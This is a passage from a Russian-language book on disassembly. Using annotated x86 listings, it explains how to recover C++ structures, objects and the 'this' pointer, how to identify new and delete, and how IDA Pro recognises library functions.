С другой стороны, если программисту вздумается подсчитать зависимость выпитого кофе от дня недели, он может выделить для учета либо массив `day[7]`, либо завести структуру `struct week{int Monday; int Tuesday;….}`. И в том, и в другом случае сгенерированный компилятором код будет одинаков, да не только код, но и смысл! В этом контексте структура неотличима от массива и физически, и логически, и выбор той или иной конструкции — дело вкуса.

Также возьмите себе на заметку, что массивы, как правило, длинны, а обращение к их элементам часто сопровождается различными математическими операциями, совершаемыми над указателем. Далее — обработка элементов массива, как правило, осуществляется в цикле, а члены структуры по обыкновению "разбираются" индивидуально (хотя некоторые программисты позволяют себе вольность обращаться со структурой как с массивом). Еще неприятнее то, что C/C++ допускают (если не сказать — провоцируют) явное преобразование типов. В этом случае при дизассемблировании не удастся установить, имеем ли мы дело с объединенными "под одну крышу" разнотипными данными (т. е. структуру), или же это массив, с "ручным" преобразованием типа своих элементов. Хотя, строго говоря, после подобных преобразований массив превращается в самую настоящую структуру! (Массив по определению гомогенен, и данные разных типов хранить не может.)

Модифицируем предыдущий пример, передав функции не структуру, как таковую, а указатель на нее, и посмотрим, что за код сгенерировал компилятор (листинг 15.5).

Листинг 15.5. Результат компиляции модифицированного примера (см. листинг 15.1), в котором функции передается не сама структура, а указатель на нее

```
funct    proc    near                    ; CODE XREF: sub_0_401029+29↓p

var_8 = qword ptr -8
arg_0 = dword ptr  8
; Ага! Функция принимает только один аргумент!

    push    ebp
```

```
mov     ebp, esp
mov     eax, [ebp+arg_0]
; Загружаем переданный функции аргумент в EAX.

fld     dword ptr [eax+14h]
; Загружаем в стек FPU вещественное значение, находящееся по смещению
; 0x14 относительно указателя EAX.
; Таким образом, во-первых, EAX (аргумент, переданный функции) — это
; указатель, во-вторых, это не просто указатель, а базовый указатель,
; использующийся для доступа к элементам структуры или массива.
; Запомним тип первого элемента (вещественное значение) и продолжим
; анализ.

sub     esp, 8
; Резервируем 8 байт под локальные переменные.

fstp    [esp+8+var_8]
; Передаем считанное вещественное значение в локальную переменную var_8.

mov     ecx, [ebp+arg_0]
; Загружаем в ECX значение переданного функции указателя.

mov     edx, [ecx+10h]
; Загружаем в EDX значение, лежащее по смещению 0x10.
; Ага! Это явно не вещественное значение, следовательно, мы имеем дело
; со структурой.

push    edx
; Заталкиваем только что считанное значение в стек.

mov     eax, [ebp+arg_0]
push    eax
; Получаем указатель на структуру (т. е. на ее первый член)
; и запихиваем его в стек. Поскольку ближайший элемент
; находится по смещению 0x10, то первый элемент структуры, по-видимому,
; занимает все эти 0x10 байт, хотя это и не обязательно — возможно,
; остальные члены структуры просто не используются. Установить, как все
; обстоит на самом деле, можно, обратившись к вызывающей (материнской)
; функции, которая и инициализировала эту структуру, но и без этого мы
; можем восстановить ее приблизительный вид
; struct xxx{
; char x[0x10] || int x[4] || __int16[8] || __int64[2];
; int y;
; float z;
; }

push    offset aSXF                                     ; "%s %x %f\n"
; Строка спецификаторов позволяет уточнить типы данных — так, первый
; элемент это, бесспорно, char x[x010], поскольку, он выводится как
; строка, следовательно, наше предварительное предположение о формате
; структуры - верное!

call    printf
add     esp, 14h
pop     ebp
retn
```

```
funct    endp

main   proc    near                    ; CODE XREF: start+AF↓p

var_18 = byte ptr -18h
var_8  = dword ptr -8
var_4  = dword ptr -4
; Смотрите: на первый взгляд мы имеем дело с несколькими локальными
; переменными, но давайте не будем торопиться с их идентификацией!

    push   ebp
    mov    ebp, esp
    sub    esp, 18h
    ; Открываем кадр стека

    push     offset aHelloSailor       ; "Hello,Sailor!"
    lea      eax, [ebp+var_18]
    push     eax
    call     unknown_libname_1
    ; unknown_libmane_1 — это strcpy и понять это можно даже не анализируя
    ; ее код. Функция принимает два аргумента — указатель на локальный буфер
    ; из 0x10 байт (размер 0x10 получен вычитанием смещения ближайшей
    ; переменной от смещения самой этой переменной относительно карда
    ; стека). Такой же точно прототип и у strcmp, но это не может быть
    ; strcmp, т. к. локальный буфер не инициализирован, и он может быть
    ; только буфером-приемником.

    add      esp, 8
    ; Выталкиваем аргументы из стека.

    mov      [ebp+var_8], 666h
    ; Инициализируем локальную переменную var_8 типа DWORD.

    mov      [ebp+var_4], 40D33333h
    ; Инициализируем локальную переменную var_4 типа... нет, не DWORD
    ; (хотя она и выглядит как DWORD), — проанализировав, как эта переменная
    ; используется в функции funct, которой она передается, мы распознаем
    ; в ней вещественное значение размером 4 байта. Стало быть это float[4].

    lea      ecx, [ebp+var_18]
    push     ecx
    ; Вот теперь — самое главное! Функции передается указатель на локальную
    ; переменную var_18, — строковой буфер размером в 0x10 байт,
    ; но анализ вызываемой функции позволил установить, что она обращается
    ; не только к первым 0x10 байтам стека материнской функции, а ко всем —
    ; 0x18! Следовательно, функции передается не указатель на строковой
    ; буфер, а указатель на структуру.
    ;
    ; srtuct x{
    ;      char var_18[10];
    ;      int var_8;
    ;      float var_4
    ; }
    ;
```

[4] Более подробно этот вопрос будет обсуждаться в *главе 19*, *"Идентификация аргументов функций"*.

```
    ; Поскольку типы данных различны, то это — именно структура, а не
    ; массив.

    call   funct
    add    esp, 4
    mov    esp, ebp
    pop    ebp
    retn
sub_0_401029    endp
```

Идентификация объектов

Объекты языка C++ — это, по сути дела, структуры, совмещающие в себе данные, методы их обработки (то есть функции) и атрибуты защиты (например, `public`, `friend` и т. п.).

Элементы-данные объекта обрабатываются компилятором точно так же, как и обычные члены структуры. Невиртуальные функции вызываются по фактическому смещению и в объекте отсутствуют. Виртуальные функции вызываются через специальный указатель на виртуальную таблицу, помещенный в объект, а атрибуты защиты уничтожаются еще на стадии компиляции. Отличить публичную функцию от защищенной можно только тем, что публичная функция вызывается и из других объектов, а защищенная — только из своего объекта.

Теперь рассмотрим все эти вопросы подробнее. Итак, объект (вернее, экземпляр объекта) — что он собой представляет? Пусть у нас есть следующий объект (листинг 15.6).

Листинг 15.6. Пример, демонстрирующий строение объекта

```
class MyClass{
        void demo_1(void);
        int a;
        int b;

 public:
        virtual void demo_2(void);
        int c;
};

MyClass zzz;
```

Экземпляр объекта `zzz` "перемелется" компилятором в следующую структуру (рис. 15.1).

Перед исследователем встают следующие проблемы: как отличить объекты от простых структур? Как определить размер объектов? Как определить, какая функция к какому объекту принадлежит? Начнем отвечать на вопросы по-порядку.




Рис. 15.1. Представление экземпляра объекта в памяти

Строго говоря, отличить объект от структуры невозможно в силу того, что объект и есть структура с членами, приватными (private) по умолчанию. При объявлении объектов можно пользоваться и ключевым словом `struct`, и ключевым словом `class`. Причем для классов, все члены которых открыты, предпочтительнее использовать именно `struct`, так как члены структуры уже публичны (public) по умолчанию. Сравните два следующих примера (листинг 15.7).

Листинг 15.7. Классы — это структуры с членами, приватными по умолчанию

```
struct MyClass{
    void demo(void);
    int x;
 private:
    void demo_private(void);
    int y;
};
```

```
class MyClass{
    void demo_private(void);
    int y;
 public:
    void demo(void);
    int x;
};
```

Одна запись отличается от другой лишь синтаксически, а код, генерируемый компилятором, будет идентичен! Поэтому с надеждой научиться отличать объекты от структур следует как можно скорее расстаться.

ОК, условимся считать объектами структуры, содержащие одну или более функций, вот только как определить, какая функция какому объекту принадлежит? С виртуальными функциями все просто — они вызываются косвенно, через указатель на виртуальную таблицу, помещаемый компилятором в каждый экземпляр объекта, к которому принадлежит данная виртуальная функция. Невиртуальные функции вызываются по их фактическому адресу, равно как и обычные функции, не принадлежащие никакому объекту. Положение безнадежно? Отнюдь нет! Каждой функции-члену объекта передается неявный аргумент — указатель `this`, ссылающийся на экземпляр объекта, к которому принадлежит данная функция. Экземпляр объекта — это, правда, не сам объект, но нечто очень тесно с ним связанное, поэтому восстановить исходную структуру объектов дизассемблируемой программы — вполне реально. Более подробно об этом будет рассказано далее в этой главе, в *разд. "Объекты и экземпляры"*.

Размер объектов определяется все теми же указателями `this` — как разница соседних указателей (если объекты расположены в стеке или в сегменте данных). Если же экземпляры объектов создаются оператором `new` (как часто и бывает), то в код помещается вызов функции `new`, принимающей в качестве аргумента количество выделяемых байт, — это и есть размер объекта.

Вот, собственно, и все. Остается добавить, что многие компиляторы, создавая экземпляр объекта, не содержащего ни данных, ни виртуальных функций, все равно выделяют под него минимальное количество памяти (обычно один байт), хотя *никак* его не используют. Зачем же это делается? Ведь память — ограниченна, а из кучи один байт и не выделишь — за счет грануляции "отъедается" солидный кусок, размер которого варьируется от 4 байт до 4 Кбайт (в зависимости от реализации самой кучи).

Причина в том, что компилятору жизненно необходимо определить указатель `this`, — нулевым, увы, `this` быть не может, так как это вызвало бы исключение при первой же попытке обращения. Да и оператору `delete` надо что-то удалять, а раз так — это "что-то" надо предварительно выделить.

Все это — недостатки C++, хотя его разработчики и не устают повторять, что их язык не уступает по эффективности чистому C. Ладно, все это лирика, перейдем к рассмотрению конкретных примеров. В листинге 15.8 представлен пример, демонстрирующий идентификацию объекта и структуры.

Листинг 15.8. Пример, демонстрирующий идентификацию объекта и структуры

```
#include <stdio.h>

class MyClass{
```

```
 public:
        void demo(void);
        int x;
 private:
        demo_private(void);
        int y;
};

void MyClass::demo_private(void)
{
        printf("Private\n");
}

void MyClass::demo(void)
{
        printf("MyClass\n");
        this->demo_private();
        this->y=0x666;
}

main()
{
       MyClass *zzz = new MyClass;
       zzz->demo();
       zzz->x=0x777;
}
```

Результат компиляции примера, приведенного в листинге 15.8, в общем случае должен выглядеть так, как показано в листинге 15.9.

Листинг 15.9. Результат дизассемблирования примера, иллюстрирующего идентификацию объектов и структур

```
main    proc   near                                ; CODE XREF: start+AF↓p
    push    esi
    push    8
    call    ??2@YAPAXI@Z                           ; operator new(uint)
    ; Выделяем 8 байт под экземпляр некоторого объекта оператором new.
    ; Вообще-то, вовсе не факт, что память выделяется именно под объект
    ; (может, тут было что-то типа  char *x = new char[8]), так что
    ; не будем считать это утверждение догмой, а примем как рабочую гипотезу
    ; - дальнейшие исследования покажут, что к чему.

    mov     esi, eax
    add     esp, 4

    mov     ecx, esi
    ; Готовится указатель this[5], который передается функции через регистр.
    ; Значит, ECX — не что иное, как указатель на экземпляр объекта!

    call    demo
    ; Вот мы и добрались до вызова функции demo!
    ; Пока не ясно, что эта функция делает (символьное имя дано ей для
```

[5] Подробнее об этом будет рассказано в *главе 16*, *"Идентификация this"*.

```
    ; наглядности), но известно, что она принадлежит экземпляру объекта, на
    ; который указывает ECX. Назовем этот экземпляр 'a'. Далее — поскольку
    ; функция, вызывающая demo (т. е. функция в которой мы сейчас
    ; находимся), не принадлежит к 'a' (она же его сама и создала — не мог
    ; же экземпляр объекта сам "вытянуть себя за волосы"), то функция demo —
    ; это public-функция. Неплохо для начала?

    mov     dword ptr [esi], 777h
    ; Так, так... мы помним, что ESI указывает на экземпляр объекта, тогда
    ; выходит, что в объекте есть еще один public-член — переменная
    ; типа int.
    ; По предварительным заключениям объект выглядел так:
    ; class myclass{
    ;  public:
    ;  void demo(void);   // void - т. к. функция ничего не принимает и не
    ;                     // возвращает.
    ; int x;
    ;}

    pop     esi
    retn
main    endp

demo    proc  near                                  ; CODE XREF: main+F↑p
; вот мы в функции demo — члене объекта A.

     push   esi
     mov    esi, ecx
     ; Загружаем в ECX — указатель this, переданный функции.

     push   offset aMyclass                         ; "MyClass\n"
     call   printf
     add    esp, 4
     ; Выводим строку на экран...это не интересно, но вот дальше…

     mov    ecx, esi
     call   demo_private
     ; Вызывается еще одна функция! Судя по this, это функция нашего
     ; объекта, причем вероятнее всего имеющая атрибут private,
     ; поскольку вызывается только из функции самого объекта.

     mov    dword ptr [esi+4], 666h
     ; Так, в объекте есть еще одна переменная, вероятно, приватная. Тогда,
     ; по современным воззрениям, объект должен выглядеть так:
     ; class myclass{
     ;  void demo_private(void);
     ;  int y;
     ; public:
     ;  void demo(void);            // void - т. к. функция ничего не
     ;                              // принимает и не возвращает.
     ;  int x;
     ; }
     ;
     ; Итак, мы не только идентифицировали объект, но даже восстановили его
     ; структуру! Пускай, не застрахованную от ошибок (так, предположение
     ; о приватности demo_private и y базируется лишь на том, что они ни
     ; разу не вызывались извне объекта), но все же — не так ООП страшно,
```

```
      ; как его малюют, и восстановить если не подлинный исходный текст
      ; программы, то хотя бы какое-то его подобие вполне возможно!

      pop     esi
      retn
demo    endp

demo_private   proc    near                          ; CODE XREF: demo+12↑p
; Приватная функция demo. — ничего интересного
      push    offset aPrivate                       ; "Private\n"
      call    printf
      pop     ecx
      retn
demo_private   endp
```

Объекты и экземпляры

В коде, сгенерированном компилятором, никаких объектов и в помине нет, — одни лишь *экземпляры объектов*. На первый взгляд это кажется несущественным. Какая разница? Экземпляр объекта разве не есть сам объект? Нет, между объектом и экземпляром существует принципиальная разница. Объект — это *структура*, в то время как экземпляр объекта (в сгенерированном коде!) — подструктура этой структуры. То есть пусть имеется объект A, включающий в себя функции a_1 и a_2. Далее, пусть создано два его экземпляра — из одного мы вызываем функцию a_1, а из другого — a_2. С помощью указателя `this` мы сможем выяснить лишь то, что одному экземпляру принадлежит функция a_1, а другому — a_2. Но установить, являются ли эти экземпляры экземплярами одного и того же объекта или экземплярами двух разных объектов — невозможно! Ситуация усугубляется тем, что в производных классах наследуемые функции не дублируются (во всяком случае, так поступают "умные" компиляторы, хотя… в жизни случается всякое). Возникает неоднозначность — если с одним экземпляром связаны функции a_1 и a_2, а с другим — a_1, a_2 и a_3, то это могут быть либо экземпляры одного класса (просто из первого экземпляра функция a_3 не вызывается), либо второй экземпляр может быть экземпляром класса, производного от первого. Код, сгенерированный компилятором, в обоих случаях будет идентичным! Приходится восстанавливать иерархию классов по смыслу и назначению принадлежащих им функций… Естественно, воспроизвести исходный код хотя бы приблизительно сможет только ясновидящий.

Словом, как бы там ни было, никогда не путайте экземпляр объекта с самим объектом и не забывайте, что объекты существуют только в исходном тексте и уничтожаются на стадии компиляции.

Мой адрес — не дом и не улица

Где "живут" структуры, массивы и объекты? Конечно же, в памяти! А поконкретнее? Конкретнее: существуют три типа размещения: в *стеке* (автоматическая память), *сегменте данных* (статическая память) и в *куче* (динамическая память). И каждый тип со своим "характером". Возьмем стек — выделение памяти неявное, фактически происходящее на этапе компиляции, причем гарантированно определяется только общий объем памяти, выделенный под все локальные переменные, а определить: сколько занимает каждая из них — невозможно в принципе. Не верите? А вот скажем, пусть будет такой код: `char a1[13]; char a2[17]; char a3[23]`. Если компилятор выравнивает массивы по кратным адресам (а это делают многие компиляторы), то разница смещений ближайших друг к другу массивов может и не быть равна их размеру. Единственная надежда восстановить подлинный размер — найти в коде проверки на выход за границы массива (если они есть, ведь их часто не бывает). Второе (самое неприятное) — если один из массивов не используется, а только объявляется, то неоптимизирующие компиляторы (и даже некоторые оптимизирующие!) могут, тем не менее, отвести для него стековое пространство. Он вплотную примкнет к предыдущему массиву, и тогда останется только гадать — то ли размер массива такой, то ли в его конец "вбухан" неиспользуемый массив? Ну, с массивами еще куда ни шло, а вот со структурами и объектами дела обстоят намного хуже. Никому и в голову не придет помещать

в программу код, отслеживающий выход за пределы структуры (объекта). Такое невозможно в принципе (ну разве что программист слишком вольно работает с указателями)!

Ладно, оставим в стороне размер, перейдем к проблемам "развертки" и поиску указателей. Как уже говорилось ранее, если массив (объект, структура) объявляется в непосредственной области видимости единицы трансляции, он "вспарывается" на этапе компиляции, и обращения к его членам происходят по фактическому смещению, а не по базовому указателю. К счастью, идентификацию объектов облегчает наличие в них указателя на виртуальную таблицу, но ведь не факт, что любая таблица указателей на функции есть виртуальная таблица! Может, это просто массив указателей на функции, определенный самим программистом? Вообще-то, при наличии опыта такие ситуации можно легко распознать[6], но все-таки они достаточно неприятны.

С объектами, расположенными в статической памяти, дела обстоят намного проще, — в силу своей глобальности они имеют специальный флаг, предотвращающий повторный вызов конструктора[7], поэтому отличить экземпляр объекта, расположенный в сегменте данных, от структуры или массива становится очень легко. С определением его размера, правда, все те же неувязки.

Наконец, объекты (структуры, массивы), расположенные в куче, — просто сказка для анализа! Отведение памяти осуществляется функцией, явно принимающей определенное количество выделяемых байт в качестве своего аргумента и возвращающей указатель, гарантированно указывающий на начало экземпляра объекта (структуры, массива). Радует и то, что обращение к элементам всегда происходит через базовый указатель, даже если объявление совершается в области видимости (иначе и быть не может — фактические адреса выделяемых блоков динамической памяти не известны на стадии компиляции).

[6] Этот вопрос обсуждался в *главе 13*, *"Идентификация виртуальных функций"*.
[7] Этот вопрос обсуждался в *главе 14*, "*Идентификация конструктора и деструктора*".



Глава 16

Идентификация *this*

Указатель `this` — это настоящий "золотой ключик" или, если угодно, "спасательный круг", позволяющей не утонуть в бурном океане ООП. Именно благодаря `this` возможно определять принадлежность вызываемой функции к тому или иному экземпляру объекта. Поскольку все не виртуальные функции объекта вызываются непосредственно — по фактическому адресу, объект как бы "расщепляется" на составляющие его функции еще на стадии компиляции. Не будь указателей `this` — восстановить иерархию функций было бы принципиально невозможно!

Таким образом, правильная идентификация `this` очень важна. Единственная проблема заключается в том, чтобы безошибочно отличить его от указателей на массивы и структуры. Ведь идентификация экземпляра объекта осуществляется по указателю `this` (если на выделенную память указывает `this`, это — экземпляр объекта), однако сам `this` по определению представляет собой указатель, ссылающийся на экземпляр объекта. Замкнутый круг! К счастью, есть одна лазейка… Код, манипулирующий указателем `this`, весьма специфичен, что и позволяет отличить `this` от всех остальных указателей.

Вообще-то, у каждого компилятора есть свой "почерк", который настоятельно рекомендуется изучить, дизассемблируя собственные программы, написанные на C++. Тем не менее, существуют и универсальные рекомендации, применимые к большинству реализаций. Поскольку `this` — это неявной аргумент каждой функции-члена класса, то логично отложить разговор о его идентификации до *главы 19*, *"Идентификация аргументов функций"*. Здесь же мы дадим лишь краткую сводку механизмов передачи `this` различными компиляторами (табл. 16.1).

Таблица 16.1. *Механизм передачи указателя* `this` *в зависимости от реализации компилятора и типа функции*

<table>
<tr><th rowspan="2">Компилятор</th><th colspan="5">Тип функции</th></tr>
<tr><td>Default</td><td>fastcall</td><td>cdecl</td><td>stdcall</td><td>Pascal</td></tr>
<tr><td>Microsoft Visual C++</td><td colspan="2">ECX</td><td colspan="2" rowspan="3">Через стек последним аргументом функции</td><td rowspan="3">Через стек первым аргументом</td></tr>
<tr><td>Borland C++</td><td colspan="2" rowspan="2">EAX</td></tr>
<tr><td>Watcom C</td></tr>
</table>



Глава 17

Идентификация *new* и *delete*

Операторы `new` и `delete` транслируются компилятором в вызовы библиотечных функций, которые могут быть распознаны точно так же, как и обычные библиотечные функции[1]. Автоматически распознавать библиотечные функции умеет, в частности, дизассемблер IDA Pro, снимая эту заботу с плеч пользователя. Однако IDA Pro есть не у всех и далеко не всегда в нужный момент находится под рукой. К тому же, далеко не все библиотечные функции известны этому дизассемблеру, и, в частности, `new` и `delete` не всегда распознаются корректно. Иными словами, причин для их ручной идентификации существует предостаточно.

Реализация `new` и `delete` может быть любой, но Windows-компиляторы в большинстве своем редко реализуют функции работы с кучей самостоятельно. Да и зачем это делать, ведь намного проще обратиться к услугам операционной системы. Однако наивно ожидать вместо `new` вызов `HeapAlloc`, а вместо `delete` — `HeapFree`. Нет, компилятор не так прост! Оператор `new` транслируется в функцию `new`, вызывающую для выделения памяти функцию `malloc`, `malloc` же, в свою очередь, обращается к `heap_alloc`[2] — своеобразной "обертке" одноименной Win32 API-процедуры. Картина с освобождением памяти — аналогична.

Идентификация *new*

Углубляться в дебри вложенных вызовов — слишком утомительно. Нельзя ли идентифицировать операторы `new` и `delete` как-нибудь иначе, с меньшими трудозатратами и без лишней головной боли? Разумеется, можно! Давайте вспомним все, что мы знаем о `new`:

- `New` принимает единственный аргумент — количество байт выделяемой памяти, причем этот аргумент в подавляющем большинстве случаев вычисляется еще на стадии компиляции, т. е. является константой.
- Если объект не содержит ни данных, ни виртуальных функций, то его размер равен единице (минимальный блок памяти, выделяемый только для того, чтобы было на что указывать указателю `this`). Следовательно, вам встретится очень много вызовов наподобие `PUSH 01\CALL xxx`, где `xxx` — и есть адрес `new`! Вообще же, типичный размер объектов составляет менее сотни байт… — ищите часто вызываемую функцию, с аргументом-константой, размер которой меньше ста байт.
- Функция `new` — одна из самых "популярных" библиотечных функций, — ищите функцию с большим количеством перекрестных ссылок.
- Самый характерный признак: `new` возвращает указатель `this`, а `this` очень легко идентифицировать даже при беглом просмотре кода[3].

---

[1] Более подробно этот вопрос будет рассмотрен в *главе 18*, *"Идентификация библиотечных функций"*.
[2] Реализация `heap_alloc` зависит от реализации библиотеки работы с памятью, о чем будет рассказано далее в этой главе в *разд. "Подходы к реализацию кучи"*.
[3] Этому вопросу посвящена *глава 16*, *"Идентификация this"*.

- Результат, возвращенный `new`, всегда проверяется на равенство нулю. Если этот результат действительно равен нулю, то конструктор (если он есть)[4] не вызывается.

Таким образом, "родимых пятен" у `new` более чем достаточно для быстрой и надежной идентификации. Единственное, о чем следует помнить: `new` используется не только для создания новых экземпляров объектов, но и для выделения памяти под массивы (структуры) и изредка — под одиночные переменные (например, вам могут встретиться конструкции наподобие `int *x = new int`, что, вообще говоря, нелепость, но… некоторые так делают). К счастью, отличить ситуацию, когда `new` используется для выделения памяти, очень просто — ни у массивов, ни у структур, ни у одиночных переменных нет указателя `this`!

Для иллюстрации только что сказанного, рассмотрим фрагмент кода, сгенерированного компилятором Watcom (листинг 17.1). Этот компилятор был выбран потому, что IDA Pro не распознает его "родную" реализацию `new`.

Листинг 17.1. Распознавание new в фрагменте кода, сгенерированного компилятором Watcom

```
main_   proc    near                                    ; CODE XREF: __CMain+40↓p
    push  10h
    call  __CHK
    push  ebx
    push  edx
    mov   eax, 4
    call  W?$nwn_ui_pnv
    ; Это, как мы узнаем позднее, функция new. Вообще-то ее имя было
    ; распознано дизассемблером, но, чтобы узнать в этой "абракадабре"
    ; оператор выделения памяти — надо быть провидцем!
    ; Пока же обратим внимание, что она принимает один аргумент-константу
    ; очень небольшую по значению, т. е. заведомо не являющуюся смещением[5].
    ; Передача аргумента через регистр ни о чем не говорит — Watcom так
    ; поступает со многими библиотечными функциями, напротив, другие
    ; компиляторы всегда заталкивают аргумент в стек...

    mov   edx, eax
    test  eax, eax
    ; Проверка результата, возвращенного функцией, на нулевое значение
    ; (что характерно для new).

    jz    short loc_41002A
    mov   dword ptr [eax], offset BASE_VTBL
    ; Ага, функция возвратила указатель, и по нему записывается указатель на
    ; виртуальную таблицу (или по крайней мере — массив функций).
    ; EAX уже очень похож на this, но, чтобы окончательно убедиться в этом,
    ; требуется дополнительные признаки…

loc_41002A:                                             ; CODE XREF: main_+1A↑j
    mov    ebx, [edx]
    mov    eax, edx
    call   dword ptr [ebx]
    ; Вот теперь можно не сомневаться, что EAX — указатель this, а этот код
    ; и есть вызов виртуальной функции!
    ; Следовательно, функция W?$nwm_ui_pnv и есть new
    ;(а кто бы еще мог возвратить this?).
```

[4] Этот вопрос подробно рассматривался в *главе 14, "Идентификация конструктора и деструктора"*.
[5] Более подробно об этом будет рассказано в *главе 24, "Идентификация констант и смещений"*.

Идентификация *delete*

Сложнее идентифицировать `delete`. Каких-либо характерных признаков эта функция не имеет. Да, она принимает единственный аргумент — указатель на освобождаемый регион памяти, причем в подавляющем большинстве случаев этот указатель — `this`. Но, помимо `delete`, указатель `this` принимают десятки, если не сотни других функций! Правда, между ними существует одно тонкое различие — `delete` в большинстве случаев принимает указатель `this` через стек, а остальные функции — через регистр. К сожалению, некоторые компиляторы (тот же Watcom) передают многим библиотечным функциям аргументы через регистры, скрывая тем самым все различия! Еще один характерный признак состоит в том, что `delete` ничего не возвращает. Но при этом, мало ли функций, которые поступают точно так же? Единственная зацепка — вызов `delete` следует за вызовом деструктора (если он есть), но, ввиду того, что деструктор как раз и идентифицируется как функция, предшествующая `delete`, образуется замкнутый круг!

Ничего не остается, как анализировать ее содержимое — `delete` рано или поздно вызывает `HeapFree` (хотя и здесь возможны варианты, — например, Borland содержит библиотеки, работающие с кучей на низком уровне и освобождающие память вызовом `VirtualFree`). К счастью, IDA Pro в большинстве случаев опознает `delete`, и самостоятельно напрягаться не приходится.

Подходы к реализации кучи

В некоторых, между прочим достаточно многих, руководствах по программированию на C++ (например, Джеффри Рихтер "Windows для профессионалов"[6]) встречаются призывы всегда выделять память именно с помощью `new`, а не `malloc`, поскольку `new` опирается на эффективные средства управления памятью самой операционной системы, а `malloc` реализует собственный (и достаточно тормозной) менеджер кучи. Все это натяжки! Стандарт вообще ничего не говорит о реализации кучи, и сказать заранее, какая функция окажется эффективнее, невозможно. Все зависит от конкретных библиотек конкретного компилятора.

Рассмотрим, как происходит управление памятью в штатных библиотеках трех популярных компиляторов: Microsoft Visual C++, Borland C++ и Watcom C++.

В *Microsoft Visual C++* и `malloc`, и `new` представляют собой переходники к одной и той же функции `__nh_malloc`, поэтому можно с одинаковым успехом пользоваться и той, и другой. Сама же `__nh_malloc` вызывает `__heap_alloc`, в свою очередь вызывающую API-функцию Windows `HeapAlloc`.

> ***Примечание***
>
> Стоит отметить, что в `__heap_alloc` есть перехватчик (hook), дающий возможность вызвать собственный менеджер кучи, если по каким-то причинам системный будет недоступен. Впрочем, в Microsoft Visual C++ 6.0 от перехватчика осталась одна лишь обертка, а собственный менеджер кучи был исключен.

Все не так в *Borland C++*! Во-первых, этот компилятор напрямую работает с виртуальной памятью Windows, реализуя собственный менеджер кучи, основанный на функциях `VirtualAlloc/VirtualFree`. Профилировка показывает, что он серьезно проигрывает в производительности Windows 2000, не говоря уже о том, что помещение лишнего кода в программу увеличивает ее размер. Второе: `new` вызывает функцию `malloc`, причем вызывает не напрямую, а через несколько слоев "оберточного" кода! Поэтому, вопреки всем рекомендациям, под Borland C++ вызов `malloc` эффективнее, чем `new`!

Компилятор *Watcom* (во всяком случае, его одиннадцатая версия) реализует `new` и `malloc` практически идентичным образом, — обе они ссылаются на `_nmalloc`, — очень "толстую" обертку от `LocalAlloc`. Да, да — 16-разрядной функции Windows, самой являющейся переходником к `HeapAlloc`!

Отсюда мораль — все умозаключения, прежде чем переносить их на бумагу, необходимо тщательно проверять.

---

[6] Джеффри Рихтер. "Windows для профессионалов". — СПб.: Питер, Русская редакция, 2001.



Глава 18

Идентификация библиотечных функций

Читая текст программы, написанной на языке высокого уровня, мы только в исключительных случаях изучаем реализацию стандартных библиотечных функций, таких, например, как `printf`. Да и зачем? Ее назначение известно и без того, а если и есть какие-нибудь неясности, то всегда можно заглянуть в описание.

Анализ дизассемблированного текста — дело другое. Имена функций за редкими исключениями в нем отсутствуют, и определить, `printf` это или что-то другое, "на взгляд" невозможно. Приходится вникать в алгоритм. Легко сказать! Та же функция `printf` представляет собой сложный интерпретатор строки спецификаторов — с ходу в нем не разберешься! А ведь есть и более сложные функции. Самое обидное здесь то, что алгоритм их работы не имеет никакого отношения к анализу исследуемой программы. Тот же оператор `new` может как выделять память из Windows-кучи, так и реализовывать собственный менеджер, но нам-то от этого что? Достаточно знать, что это именно `new`, — т. е. функция выделения памяти, а не, скажем, `free` или `fopen`.

Доля библиотечных функций в программе в среднем составляет от пятидесяти до девяноста процентов. Особенно она велика у программ, составленных в визуальных средах разработки, использующих автоматическую кодогенерацию (например, Microsoft Visual C++, Delphi). При этом библиотечные функции подчас намного сложнее и запутаннее тривиального кода самой программы. Конечно, это обидно, так как львиная доля усилий по анализу программы пропадает впустую. Как бы оптимизировать этот процесс?

Уникальная способность IDA Pro различать стандартные библиотечные функции множества компиляторов — это серьезное преимущество перед большинством других дизассемблеров, этого делать не умеющих. К сожалению, даже с IDA Pro не все так просто. Каким бы обширным ни был список поддерживаемых библиотек, конкретные версии конкретных поставщиков или моделей памяти могут отсутствовать. И при работе с известными библиотеками, известными IDA Pro, распознаются не все функции (о причинах будет рассказано чуть позже). Впрочем, нераспознанная функция — это еще полбеды, гораздо хуже ситуации, когда функция распознается неправильно. Это приводит к ошибкам (иногда трудноуловимым) анализа исследуемой программы или ставит исследователя в тупик. Например, вызывается функция `fopen`, и возвращенный ею результат спустя некоторое время передается функции `free` — с одной стороны, этот результат кажется правдоподобным. В самом деле, почему бы и нет? Ведь `fopen` возвращает указатель на структуру `FILE`, а `free` ее и удаляет. А если `free` — это совсем не `free`, а, скажем, `fseek`? Пропустив операцию позиционирования, мы не сможем правильно восстановить структуру файла, с которым работает программа.

Распознать ошибки IDA Pro будет легче, если представлять, как именно выполняется распознавание функций. Многие почему-то считают, что здесь задействован тривиальный подсчет CRC (контрольной суммы). Что ж, это заманчивый алгоритм, но, увы, он непригоден для решения данной задачи. Основной камень преткновения — наличие непостоянных фрагментов, а именно — *перемещаемых элементов*. И хотя при подсчете CRC перемещаемые элементы можно элементарно игнорировать (не забывая проделывать ту же операцию и в идентифицируемой

функции), разработчик IDA Pro пошел другим, более запутанным и витиеватым, но и более быстрым путем.

Ключевая идея заключается в том, что нет необходимости тратить время на вычисление CRC, так как для предварительной идентификации функции вполне подойдет и тривиальное посимвольное сравнение, за вычетом перемещаемых элементов (они игнорируются и в сравнении не участвуют). Точнее говоря, не сравнение, а поиск заданной последовательности байт в эталонной базе, организованной в виде двоичного дерева. Время двоичного поиска, как известно, пропорционально логарифму количества записей в базе. Здравый смысл подсказывает, что длина шаблона (иначе говоря, сигнатуры — т. е. сравниваемой последовательности) должна быть достаточной для однозначной идентификации функции. Однако разработчик IDA Pro по непонятным причинам решил ограничиться только первыми тридцатью двумя байтами. Надо заметить, что это довольно мало, особенно с учетом вычета пролога, который у всех функций практически одинаков.

